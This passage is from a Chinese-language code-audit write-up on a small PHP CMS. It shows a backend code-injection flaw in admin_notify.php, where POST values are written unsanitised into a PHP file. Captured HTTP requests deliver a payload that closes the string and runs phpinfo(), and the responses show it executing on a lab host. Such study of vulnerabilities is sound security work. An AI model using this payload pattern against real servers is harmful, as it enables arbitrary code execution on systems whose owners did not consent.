Referer: http://192.168.164.138/w1aqhp/admin_video.php?action=add
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=tt4uitbucrg626e3k1l63ui62;
history=%5B%7B%22name%22%3A%22asdasd%22%2C%22pic%22%3A%22%2Fpic%
2Fnopic.gif%22%2C%22link%22%3A%22%2Fvideo%2F%3F3-0-0.html%22%2C%22part
%22%3A%22%22%7D%5D; XDEBUG_SESSION=16938
Connection: close
```

PHP Version 5.4.45

System	Windows NT WIN-H4GIFUKVGMC 6.1 build 7601 (Windows Server 2008 R2 Datacenter Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.4.45nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525


后台命令执行（三）

在 w1aqhp/admin_notify.php 第五行

```
if($action=="set")
{
        $notify1= $_POST['notify1'];
        $notify2= $_POST['notify2'];
        $notify3= $_POST['notify3'];
        $open=fopen("../data/admin/notify.php","w" );
        $str='<?php ';
        $str.='$notify1 = "';
        $str.="$notify1";
        $str.='"; ';
        $str.='$notify2 = "';
        $str.="$notify2";

        $str.='"; ';
        $str.='$notify3 = "';
        $str.="$notify3";
        $str.='"; ';
        $str.=" ?>";
        fwrite($open,$str);
        fclose($open);
        ShowMsg("成功保存设置!","admin_notify.php");
        exit;
}
```


对传入的数据没有进行处理，直接拼接字符串之后写入文件

构造 payload



```
POST /w1aqhp/admin_notify.php?action=set HTTP/1.1
Host: 192.168.164.138
Content-Length: 43
Cache-Control: max-age=0
Origin: http://192.168.164.138
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
```


```
HTTP/1.1 200 OK
Date: Mon, 22 Jun 2020 07:02:30 GMT
Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a
X-Powered-By: PHP/5.4.45
Connection: close
Content-Type: text/html;charset=utf-8
Content-Length: 73488
```



```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3
Referer: http://192.168.164.138/w1aqhp/admin_video.php?action=add
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=tt4uitbucrgi526e3k1l53uv82;
history=%5B%7B%22name%22%3A%22asdasd%22%2C%22pic%22%3A%22%2Fpic%2Fnopic.gif%22%2C
%22link%22%3A%22%2Fvideo%2F%3F3-0-0.html%22%2C%22part%22%3A%22%22%7D%5D;
XDEBUG_SESSION=16938
Connection: close

notify1=1&notify2=2&notify3=3";phpinfo();//
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
pre {margin: 0px; font-family: monospace;}
a:link {color: #000099; text-decoration: none; background-color: #ffffff;}
a:hover {text-decoration: underline;}
table {border-collapse: collapse;}
.center {text-align: center;}
.center table { margin-left: auto; margin-right: auto; text-align: left;}
.center th { text-align: center !important; }
td, th { border: 1px solid #000000; font-size: 75%; vertical-align: baseline;}
h1 {font-size: 150%;}
h2 {font-size: 125%;}
```

访问 / data/admin/notify.php



```
GET /data/admin/notify.php HTTP/1.1
Host: 192.168.164.138
DNT: 1
X-Request-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101
Firefox/33.0
Accept: */*
Referer: http://192.168.164.138/w1aqhp/admin_video.php?action=add
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=tt4uitbucrgi526e3k1l53uv82;
history=%5B%7B%22name%22%3A%22asdasd%22%2C%22pic%22%3A%22%2Fpic%
2Fnopic.gif%22%2C%22link%22%3A%22%2Fvideo%2F%3F3-0-0.html%22%2C%22part
%22%3A%22%22%7D%5D; XDEBUG_SESSION=16938
Connection: close
```

PHP Version 5.4.45

System	Windows NT WIN-H4GIFUKVGMC 6.1 build 7601 (Windows Server 2008 R2 Datacenter Edition Service Pack 1) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows

总结

虽然这是一个入门的 cms，也都是后台的漏洞，但是也从中学到了知识，同时还要细心，对可能存在的漏洞点进行测试。

如果对代码理解不够或者对于后台逻辑不太理解的话可以通过动态调试来加深理解，一些全局的函数搜索推荐 seay 源代码审计系统。

如果哪里有错误欢迎指正。